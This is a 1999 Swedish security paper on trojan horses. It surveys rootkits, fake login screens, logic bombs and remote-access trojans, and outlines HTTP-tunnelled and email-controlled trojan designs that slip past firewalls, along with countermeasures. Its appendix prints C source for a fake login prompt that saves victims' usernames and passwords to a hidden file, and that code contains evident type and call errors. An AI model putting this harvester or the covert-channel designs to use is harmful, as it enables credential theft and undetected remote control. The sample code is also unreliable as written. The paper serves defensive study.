

Trojanska hästar

Det förflutna, nutid och framtid

VERSION 1.0.2, 1999-09-10

Mikael Simovits, Simovits Consulting
mikael@simovits.com

Sammanfattning: Detta dokument förklarar begreppet ”trojanska hästar” ur ett IT-historiskt perspektiv. Vidare beskrivs ett trendbrott avseende trojanska hästars funktionalitet, dess möjliga framtida utveckling och hur denna utveckling kan påverka det idag normerade säkerhetstänkandet. Den framtida utvecklingen beskrivs genom två typfall. Det första typfallet är en trojansk häst som utnyttjar HTTP för att tunnla kommunikation till en angripare genom en brandvägg. Det andra typfallet utnyttjar en giltig mail-koppling och tunnlar kommunikationen via denna. Dessa två typfall kringgår den säkerhet som erhålls av traditionella brandväggar. Artikeln diskuterar vissa åtgärder/valmöjligheter som finns för att öka skyddet mot denna typ av angrepp.

Innehåll

1 Inledning	2
1.1 Allmänt	2
1.1 Rootkit	2
1.3 Falska skärmbilder/inloggningar	3
1.4 Destruktiva program	3
2 Remote access-trojaner	3
2.1 Allmänt	3
2.2 Hotbild idag	4
2.3 Generella problem för angriparen	4
3 HTTP-baserad trojan	4
3.1 Allmänt	4
3.2 Begränsa åtkomsten till Internet	5
3.3 Öka den tekniska svårigheten	5
3.4 Risker för angriparen	5
4 E-post-styrd trojan	6
4.1 Allmänt	6
4.2 Enkel arkitektur	6
4.3 Konsekvens	7
5 Diskussion	7
5.1 En nygammal hotbild	7
5.2 Antivirusprogram	8
5.3 Andra möjliga tekniska åtgärder	8
6 Slutsats	8
Referenser	9
Bilaga 1 – Exempel på en enkel trojan	10

1 Inledning

1.1 Allmänt

Begreppet ”trojanska hästar” är taget från Iliaden[1], och syftar till en krigslist. Grekerna byggde under de trojanska krigerna en stor trähäst som de skänkte till invånarna av staden Troja. Inuti hästen fanns ett antal grekiska krigare gömda. Invånarna i Troja trodde att hästen var en segergåva från grekerna, varvid de tog in trähästen i staden. På natten kröp de grekiska krigarna ut ur trähästen och dagen efter var staden Troja lagd i ruiner. Samma taktik har utnyttjats flera gånger under historiens gång, om än i olika former. Trojanska hästar i ett IT-sammanhang kunde fram till slutet av 1998 se ut enligt följande:

- Rootkits
- Falska skärmbilder
- Destruktiva program.

De tre typerna beskrivs i detalj nedan.

1.1 Rootkit

Ett rootkit installeras efter det att en angripare (hacker) tagit över en maskin[2]. Syftet med rootkits är framförallt att hackern skall kunna säkra sin närvaro i maskinen. Ett rootkit består av en samling olika program som för ett UNIX-operativ kan se ut enligt följande:

- Varianter av `df`, `ls`, `ps` etc.
- Program som skriver över eller raderar loggar.
- Program som genererar nya brister och hål i systemet.
- Diverse verktyg som hjälper angriparen i sitt fortsatta arbete.

Den första punkten förknippar rootkits med begreppet trojanska hästar. Dessa program innehåller, förutom de funktioner användaren/systemadministratören förväntar sig, utökad funktionalitet som syftar till att dölja angriparens närvaro i maskinen.

Exempel:

Vi tar kommandot `ls`, som i MS-DOS motsvaras av `DIR`. Kommandot visar i normala fall rättigheter, filer och kataloger i systemet. I Linux Root Kit 4 [4] har angriparen modifierat kommandot enligt följande:

- Specificerade filer och kataloger visas ej.
- De filer och kataloger som skall döljas definieras i filen `/dev/ptyr`
- Defaultkonfigurationen döljer filen `/dev/ptyr`

Man kan diskutera om denna typ av program kan betraktas som trojanska hästar, men generellt kan alla program som gör ”mer” än vad de förväntas göra betraktas som trojanska hästar.

Den enda åtgärden vid ett hackerangrepp där hackern misstänks installerat ett rootkit är att ominstallera från ett ”säkert” media, som t.ex. CD-ROM från leverantören. Att återställa systemet från säkerhetskopior är inte säkert, då även denna kan innehålla det av hackern installerade rootkitet.

Programmet Tripwire[3] kan hjälpa en systemadministratör att upptäcka installerade rootkits. Tripwire är en shareware-programvara som kontrollerar riktigheten (integriteten) på installerat operativsystem. Tripwire skapar signaturer för samtliga filer och jämför dessa med tidigare skapade signaturer. I de fall en signatur skiljer sig åt, bör en närmare kontroll utföras. Skillnader kan bero på andra omständigheter än att ett systemfiler blivit utbytta mot ett rootkit, t.ex. kan en rättelse/uppdatering förändrat eller bytt ut filen.

Rootkit är en benämning på en företeelse snarare än ett program eller programsvit. Ett rootkit är en samling verktyg som hackern själv använder då han tagit sig in i ett system. Verktygen och deras funktion varierar från fall till fall.

1.3 Falska skärmbilder/inloggningar

Falska skärmbilder har förekommit i form av falska inloggningsbilder. Ett exempel är att användaren först loggar in på riktigt. När denna inloggning bekräftats startas den trojanska hästen som säger till användaren att fel lösenord angivits och ber användaren att försöka igen. Genom detta förfarande kan den som placerat trojanen erhålla namn och lösenord för användare utan att behöva knäcka lösenordsfilen.

Program av denna typ är svåra att skydda sig emot, men kräver att angriparen redan är inne i systemet och redan haft förmågan att ta över systemet. Ett exempel på en sådan trojan kan studeras i bilaga 1.

1.4 Destruktiva program

Destruktiva program, eller så kallade logiska bomber, sprids dolda i "vanliga" program (t ex shareware, freeware, spel, piratkopior och skämtprogram). Samtidigt som användaren kör eller installerar programmet utlöses den logiska bomben. Den traditionella funktionen för denna typ av program är att radera hårddisken. Det enda skydd som finns mot denna typ av trojansk häst är försiktighet. Dessa program, som var mycket vanliga i början av 1990-talet, sprids i mindre grad idag.

2 Remote access-trojaner

2.1 Allmänt

Remote access-trojaner har tidigare varit ett teoretiskt problem för organisationer som önskat skydda sig mot resursstarka angripare. Men under 1990-talets andra hälft har denna bild förändrats i och med den ökade användningen av "standardprogramvara" (Microsofts produkter), och de avsevärda förbättringar som utvecklingsverktyg och -miljöer genomgått. De utvecklingsverktyg som idag finns tillgängliga (Delphi, Visual C++ etc.) möjliggör utveckling av "avancerade" program utan djupare kunskaper.

"Remote trojans" är ett samlingsbegrepp för denna typ av trojaner som aktualiserades i början av 1998 (Back Orifice [6]) och under sommaren samma år (NetBus [7][8]). Dessa programs arkitektur och funktionalitet är näst intill likvärdiga. Programmen består av en serverdel och en klientdel, där serverdelen installeras på den angripna maskinen. Serverdelen innehåller en nättjänst (öppen port), en kommandotolk samt en applikation. Den nättjänst som öppnas är oftast en telnet-variant. Kommandotolken bearbetar den input som kommer från klienten samt den output som skall gå tillbaka. Inputen resulterar i att funktioner anropas i applikationsdelen.

Principen är den samma för samtliga styrkommandon. Författarna av BackOrifice insåg detta och skapade ett API (application programming interface) för plug-ins, så att var och en skulle kunna lägga till egna funktioner. Andra trojaner av denna variant har varit mer statiska. Typiska funktioner som funnits i dessa trojaner är följande:

- Dump av skärmbild
- Avlyssning av mikrofon eller kameraenhet
- Filöverföring (inklusive filer från diskettstation, bandstation, dolda filer samt lagrade certifikat)
- Åtkomst och utnyttjande av portar (vilket ger åtkomst till smartcard-läsare, donglar och andra hårda certifikat)
- Avlyssning av tangentbord
- Styrning av inmatad text
- Styrning av pekare och tangentbordsinmatning
- Öppning och stängning av CD-ROM-enhet
- Start av godtyckliga applikationer

Klientprogramvaran, installerad hos angriparen, består av en nätverksmodul och ett grafiskt gränssnitt. När angriparen klickar på en knapp i det grafiska gränssnittet skickas en kommandosekvens till servern. I de fall trojanens kommunikation baseras på telnet krävs endast en telnetklient för att fjärrstyra den angripna datorn.

Funktionaliteten i serverdelen har alltså inneburit att angriparen kan erhålla total kontroll över maskinen. Program med denna funktionalitet har funnits kommersiellt tillgängliga i form av administrationsprogram som Nortons pcANYWHERE och CarbonCopy. Då gränsen mellan administrationsprogram och trojaner inte klart kan definieras råder osäkerhet bland tillverkare av antivirusprodukter kring vad som skall detekteras. NetBus, som startade sin utveckling som ett verktyg huvudsakligen för att skoja med arbetskamrater, marknadsförs nu via Internet som ett administrationsverktyg.

2.2 Hotbild idag

Den tekniska hotbilden är framförallt relaterad till insidern, där denne har åtkomst till det lokala nätverk han vill angripa. Dagens trojaner fungerar inte genom en korrekt installerad/konfigurerad brandvägg, då trojanen förväntar sig att all kommunikation initieras av klienten på "utsidan". Däremot kan brandväggen inte skydda interna maskiner mot andra interna maskiner, vilket innebär att en användare kan utnyttja en annan användares dator för att undgå misstanke.

Denna typ av trojaner är också ett problem för vanliga privatpersoner som nyttjar Internet och saknar brandvägg eller motsvarande skydd mot Internet. En angripare kan med existerande trojanska hästar styra en klient på ett sådant sätt att transaktioner som utförs på Internet kan modifieras eller avlyssnas. En angripare kan på så sätt erhålla kontokortsnummer med giltighetsdatum samt övriga uppgifter, som numera krävs för att genomföra ett kontokortsköp på Internet. Detta är idag praktiskt genomförbart. I takt med att privatpersoners bandbredd ökar och möjligheten till fast Internetförbindelse sprids aktualiseras frågan om det personliga klientskyddet ytterligare. Detta kan på sikt hota säkerheten i – och förtroendet för – banklösningar på Internet och lösningar innefattande elektronisk handel.

Existerande trojaner har oftast specifika program eller öppna portnummer [5] som kan användas för att kontrollera huruvida den aktuella datorn innehåller en remote access-trojan.

2.3 Generella problem för angriparen

En bra uppsatt brandväggslösning innefattar såväl stateful inspection-filtrering som någon form av proxy-lösning. Detta innebär att angrepp direkt från Internet är svåra att genomföra även om en trojan installeras och aktiveras på en maskin innanför brandväggen. Även om många företag och organisationer tillåter trafik som initieras av användaren (HTTP, FTP, POP, SMTP, RealAudio etc.), hindras alla försök att utifrån upprätta en förbindelse till trojanen.

3 HTTP-baserad trojan

3.1 Allmänt

Hotbilden baserar sig på ett scenario där en angripare placerar ut en trojan på någons maskin och därifrån kan upprätta en kommunikation [10] med en dator ute på Internet. Angriparen kan därifrån styra programmet på samma sätt som en remote access-trojan. För att trafiken inte ska se onormal ut kan trafiken ut ske genom HTTP POST-operationer, vilka normalt inte loggas varken i brandväggar eller proxyservrar, alternativt i HTTP-headers. Instruktioner till den angripna datorn kan på liknande sätt lämnas i HTTP-header eller i det begärda dokumentet ("webbsidan").

Man kan välja mellan två olika lösningsinriktningar för att begränsa riskerna för ett lyckat angrepp:

- Begränsa åtkomsten till Internet
- Öka den tekniska svårigheten för angriparen att utföra ett angrepp

3.2 Begränsa åtkomsten till Internet

Att begränsa åtkomsten är svårt eftersom Internets utseende ständigt förändras. Ett annat problem är att från den stora mängden servrar kunna göra ett korrekt urval.

Åtgärden att lägga upp ett stort antal tillåtna webbplatser medför frekventa ändringar i konfigurationen samt diskussioner om vilka platser som ska tillåtas. Åtgärden resulterar dessutom i en ökad kostnad för underhåll och administration.

Åtgärdens säkerhetsmässiga effekt är svåratt och följande konsekvenser bör beaktas:

- Angriparen kommer troligtvis inte använda en maskin eller adress som han själv äger eller ansvarar för. Sannolikheten talar för att en hackad server används som mottagare av informationen. Denna maskin kan mycket väl tillhöra de maskiner som finns på den godkända listan.
- Vid godkännande av servrar kan detta innebära att man omedvetet öppnar upp hela sitt inre nät genom att tillåta publika proxy-servrar. Genom att tillåta domänen telia.com tillåts även maskinen proxy1.telia.com, som är en generell proxyserver. Det finns ett antal av dessa servrar på Internet som en angripare kan utnyttja vid ett angrepp.
- Databasen kommer till slut bli så stor att man tappar greppet på vilka maskiner som egentligen tillhör den "godkända" listan. I praktiken innebär detta att man tillåter all trafik.

3.3 Öka den tekniska svårigheten

Ett sätt att försvåra ett trojanangrepp kan göras med hjälp av en proxy-server som arbetar tillsammans med en filtrerande brandvägslösning. Trojanen måste kunna föras in, undgå antivirusprogram, kunna finna eventuell proxyservern med hjälp av konfigurationsfiler och kunna följa korrekt syntax för HTTP-protokollet för att kunna passera proxyservern. Genom att ytterligare öka den tekniska svårigheten för en angripare att utföra en attack minskar man antalet potentiella angripare.

Normalt går all webbftrafik över port 80. Om man använder en proxyserver så går all webbftrafik till Internet via proxyservern på valfri port. Angriparen måste skriva programmet på ett sådant sätt att han kan ta reda på proxyserverns adress och portnummer. För detta ändamål måste angriparen ta hänsyn till följande parametrar:

- Vilket operativsystem som klienten använder samt versionsnummer
- Vilken browser som används samt versionsnummer
- Var konfigurationsfilerna finns lagrade på hårddisken
- Var i Windows registry konfigurationsdata finns lagrade
- Trojanen måste vara skrivet på ett sådant sätt att den kommunicera via en proxy

Genom att lägga på lösenordskontroll på Internetaccessen, dvs ett gemensamt namn och lösenord, försvåras ett angrepp ytterligare. Angriparen måste då även ta hänsyn till följande:

- Programmet kan inte kommunicera på eget initiativ, utan är tvungen att invänta att användaren surfar. (Detta försvårar för angriparen att utföra en kontinuerlig attack)
- Angriparen kan alternativt avlyssna namn och lösenord. Programmet måste då också kunna hantera lösenordsbyte.

3.4 Risker för angriparen

I och med att den angripna klienten först måste ta initiativ till kommunikation med angriparen röjer denna direkt eller indirekt angriparens position (på Internet). Det är också svårt för en angripare att veta om denne är upptäckt eller ej. Dock är denna typ av attack mycket effektiv om kanalen utnyttjas under en kort tidsperiod och att angriparen räknat med att hans position på Internet röjs inom en viss tid.

4 E-post-styrd trojan

4.1 Allmänt

Elektronisk post används oftast som ett medel att sprida trojaner. E-postprotokollen innebär också en annan risk, nämligen möjlighet att styra en trojan utan att röja sin egen plats på Internet. Detta kapitel kommer att beskriva den principiella konstruktionen för en trojan av denna typ. Trojanen utnyttjar användarens mailklient, lyssnar och filtrerar den information som ges till mailklienten när denne hämtar e-post. All e-post släpps igenom utom de brev som är till den trojanska hästen. I dessa brev finns kommandon som trojanen skall utföra och vart trojanen sedan skall skicka resultatet. Trojanen utför uppgifterna och skickar resultatet till den givna adressen. Eftersom det idag är enkelt att erhålla anonyma mailadresser på Internet kan angriparen välja olika mottagaradresser som saknar vidare spårbarhet. Det är också svårt för en angripen nod att spåra inkommande e-post eftersom det på Internet finns ett flertal e-postservrar som tillåter anonyma avsändare eller mail spoofing.

4.2 Enkel arkitektur




Bild 1: Ovanstående bild visar ett exempel på arkitektur och funktionalitet för en SMTP-trojan.

1. Angriparen skapar ett meddelande till trojanen. Detta meddelande kan betraktas som ett form av script. För att meddelandet inte skall röjas för den attackerade klienten måste en specifik ID-sträng användas. Enklast är att använda ämnesfältet som ID-sträng.

Subject: [UNIKT ID]

Till exempel:

Subject: Lita inte på greker som kommer med gåvor

Detta fält triggar trojanens POP3-proxy att filtrera bort meddelandet.

2. Brandväggar kan idag inte se någon skillnad på mail och dess innehåll. Däremot finns filtreringsfunktioner avseende attachments, som antingen filtreras bort eller viruskontrolleras. Däremot är det svårt för en brandvägg eller annan säkerhetsprogramvara att bedöma innehållet i ett e-postmeddelande. Ett ytterligare steg för angriparen är att använda någon form av kryptering, där även indikationer om att detta skulle vara trojanbaserad kommunikation skulle undanröjas.
3. Brevet läggs upp i företagets/organisationens mailboxserver som i detta exempel använder POP3. Normalt hämtar mailklienten meddelanden från denna, men i detta fall hämtas detta brev av trojanens egna POP3-proxy. Denna proxy filtrerar inkommande e-post och letar efter brev med det specifika SUBJECT-fältet. POP3-proxyn aktiveras då mailklienten, t.ex. Outlook, vill ladda ned e-post.

4. A.) Outlook-klientens konfiguration har modifierats vid installationen, så att istället för att hämta e-posten från den verkliga e-post-servern hämtas breven från en server på den lokala maskinen.

B.) Vid hämtning av e-post, filtreras brev med den rätta SUBJECT-fältet ut och överlämnas till trojanen som tolkar informationen.
5. Trojanen utför de samlade kommandona mot operativsystemet. Dessa kan innehålla avlyssning av tangentbord, dump av skärm, dir, hämtning av filer etc.
6. Resultaten från de olika uppdragen paketeras som vanliga attachments, och skickas till en SMTP-tolk.
7. Kommunikationen initieras av SMTP-tolken mot den ordinarie SMTP-servern, och skickar resultatet till angriparens e-postadress.
8. Brandväggen kan inte avgöra om e-post meddelandet har genererats av en person eller en trojan, och skickar detta direkt ut på Internet.
9. Angriparen tar emot meddelandet och utläser själv den väsentliga informationen och kan initiera en ny interaktion mot den drabbade klienten. Omloppstiden kan vara allt från ett par minuter till ett antal timmar.

Ovanstående arkitektur är en enkel design och innehåller ett antal brister som gör trojanen möjlig att upptäcka. Däremot är arkitekturen tillräckligt enkel för att vara praktiskt genomförbar. Beroende på ambitionsnivå kan varianter av denna arkitektur göras med syfte att undgå upptäckt. Den mest sannolika implementationen bygger dock på utnyttjande av de funktioner som finns i existerande e-postklienter.

4.3 Konsekvens

Denna typ av trojaner finns inte spridda idag. Det kan hända att enstaka exemplar finns och används. Däremot skulle en känd spridning av denna typ av trojaner innebära att en angripare skulle få möjligheten att styra klientmaskiner bortom en brandväggs kontroll och utan möjlighet för den angripne att spåra förövaren. Angriparen kan använda sig av ett stort antal anonyma e-post konton och byta e-post adress vid varje anrop. Den e-post-baserade trojanen skiljer sig från tidigare nämnda trojaner genom att den möjliggör fjärrstyrning av datorer utan att lämna meningsfulla spår i loggar.

5 Diskussion

5.1 En nygamal hotbild

Varken HTTP-trojanen, varianter av denna eller e-post-trojanen existerar idag öppet på Internet. Däremot existerar program som tunnlar Internet-trafik via HTTP-protokollet[10]. Troligtvis kommer denna typ av trojaner bli tillgängliga under de närmsta åren. Detta innebär att ett nytt säkerhetstänkande krävs kring idag etablerade säkerhetsarkitekturer. Den mest påtagliga konsekvensen är att brandväggar inte kommer att skydda mot denna typ trojaner eftersom trafiken är tillåten. Att brandväggsprodukterna tillför intelligens för att upptäcka trojankommunikation är inte sannolikt. Det nya hotet kommer dock inte innebära att brandväggar blir värdelösa, utan att dessa snarare har nått sin övre gräns beträffande säkerhetshöjande effekt.

Denna nya typer av trojaner kommer främst att utgöra ett hot mot de användarmaskiner som tillåts nå Internet och samtidigt åtnjuta behörigheter till verksamhetskritiska system. Inom försvarsmakten samt försvarsmaktsrelaterad industri har man länge haft separata nät där verksamhetskritiska är fysiskt avskilda från resten av nätverket. Sysslor som ej anses vara verksamhetskritiska, som t.ex ordbehandling och administration, görs i relativt öppna nät. Genom detta kan man begränsa eventuella skador vid datorintrång till icke-kritiska system. Inom den civila sektorn kan det nya hotet innebära att även civila företag blir tvungna att fysiskt dela upp sina nätverk. En PC som genomför interna finansiella transaktioner skulle inte samtidigt få vara kopplad mot Internet. Det finns här en extra risk för trojaner om certifikat är åtkomliga – observera att såväl ett mjukvarubaserat certifikat som ett hårdvarubaserat certifikat (i form av ett smartcard fysiskt kopplad till datorn) är åtkomliga för en trojan. Risken är dock större för mjukvarubaserade

certifikat eftersom angriparen kan stjäla såväl certifikatet (en fil) som lösenordet (tangentbordstryckningar) och sedan utnyttja dessa från en annan dator.

Detta skulle på sikt kunna innebära att anställda måste ha två separata datorer. Denna merkostnad är i dagsläget inte motiverad, men framtida trojanvarianter kan mycket väl leda till detta.

5.2 Antivirusprogram

Många anser att antivirusprogrammen i framtiden också kommer att täcka in trojanska hästar, eftersom dessa kan anses vara besläktade. Det är möjligt att antivirusprogrammen utvecklas åt detta håll, men det kommer innebära att dessa företag tvingas till en teknisk omriktning av sina produkter. Virus och virusliknande program kan detekteras just på grund av sina egenskaper; att programmet replikerar sig självt samt förändrar befintliga exekverbara filer och sig självt. Sådant beteende är specifikt för virus och kan betraktas som onormalt för övriga program. Få applikationer baseras på samma teknik, och få vinster finns av att utnyttja denna lösningsmetodik i ”normala” applikationer. Antivirusprogrammen kan därför utan större tveksamhet detektera virus. Denna typ av detekteringsmetodik kallas för heuristisk sökning[9].

Trojaner uppför sig däremot som normala program. Någon intelligent sökning av trojaner kan därför inte genomföras utan eventuella sökprogram måste ha kännedom om de som redan finns. Hittills har man detekterat trojanerna genom att kontrollera portnummer. HTTP-trojaner och e-post-trojaner har inga portnummer utan bestämmer själva när och hur de skall aktiveras. Det innebär att sökprogrammen måste ha kännedom om trojanens samtliga filer och processer för att kunna indikera att datorn är drabbad.

5.3 Andra möjliga tekniska åtgärder

Kring dessa åtgärder och dess effektivitet kan endast spekuleras om. Det finns en hel del åtgärder som kan hjälpa till att röja trojaner:

- Checksummeberäkningsprogram. (Tolkning av resultaten kräver dock en teknisk kompetens om systemet, som många ordinarie användare saknar.)
- Censurlistor. Denna typ av listor kan vara av två varianter. En lista som består av endast godkända adresser och en annan som endast består av svartlistade adresser.
- Utökade tekniska möjligheter att analysera loggar. Dock är det oklart vad man skall leta efter.
- Krypterad spårbar internettrafik. (Globalt PKI, vilket med tanke på det juridiska och tekniska läget inte är rimligt inom överskådlig tid.)

6 Slutsats

Trojaner har funnits en längre tid. Men formen för dessa liksom den funktionalitet de nu erbjuder har förändrat den tekniska hotbilden. Utifrån ovanstående beskrivningar av HTTP-trojaner och e-post-trojaner kan man dra slutsatsen att skyddsmekanismer som brandväggar och antivirusprogram har nått höjden av sin kapacitet. Ett nytt säkerhetstänkande kring skydd krävs samtidigt som en separering mellan vanliga och verksamhetskritiska system bör genomföras. Hotbilden begränsas då till att omfatta insidern. Detta innebär en kostnad, men i förhållande till hotet kan denna vara väl motiverad.

Referenser

- [1] Homeros, ”*Iliaden*”, ca 1000 f.Kr.
- [2] Mikael Simovits, ”*Hur arbetar crackers*”, 1996, <http://www.simovits.com/nyheter9803.html>
- [3] Gene H. Kim, Eugene H. Spafford, ”*The Design and Implementation of Tripwire: A File System Integrity Checker*”, Proceedings of the 2nd ACM Conference on Computer and Communications Security, 1994.
- [4] Lord Somer, ”Linux Rootkit 4”, 1998, <http://www.rootshell.com>
- [5] Joakim von Braun, ”Trojan Port List”, 1999-06, <http://www.simovits.com/nyheter9902.html>
- [6] <http://www.bo2k.com>
- [7] <http://www.netbus.org/>
- [8] <http://www.netbus.com/>
- [9] Mark Ludwig, ”The Giant Black Book of Computer Viruses”, 1995, American Eagle Publications Inc.
- [10] <http://www.nocrew.org/software/httptunnel.html>

Bilaga 1 – Exempel på en enkel trojan

```
/* Simple trojan that can be easily customzied to fit the characteristics of your box */
/* If this program is executed, an unexperienced user will just enter his username and pass */
/* without thinking about it. */
/* The file with the password will be ".input" in the directory used */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pwd.h>

main()
{
    char login[50];
    char addr[50];
    int pass;
    FILE *log;
    size_t length;
    char *filename = "//root//scripts//.input";

    if((log = fopen(filename, "w")) == NULL)
    {
        fprintf(stderr, "Error opening file\n"); /* Never happens */
        exit(1);
    }

    gethostname(addr);
    system("clear");
    printf("\n\nRed Hat Linux release 4.2 (Biltmore)\nKernel 2.0.30 on an
i586\n\n");
    printf("%s login: ", addr);
    gets(login);
    length = strlen(login);
    if(length == 0)
    {
        printf("%s login: ", addr);
        gets(login);
    }

    pass = getpass("Password: ");

    fprintf(log, "Login:%s\nPass:%s\n", login, pass);

    system("cat /etc/motd");

    printf("Last Login: Wed May 19 09:10:05 from %s\n", addr);
    execv("/bin/sh");

    return 0;
}
```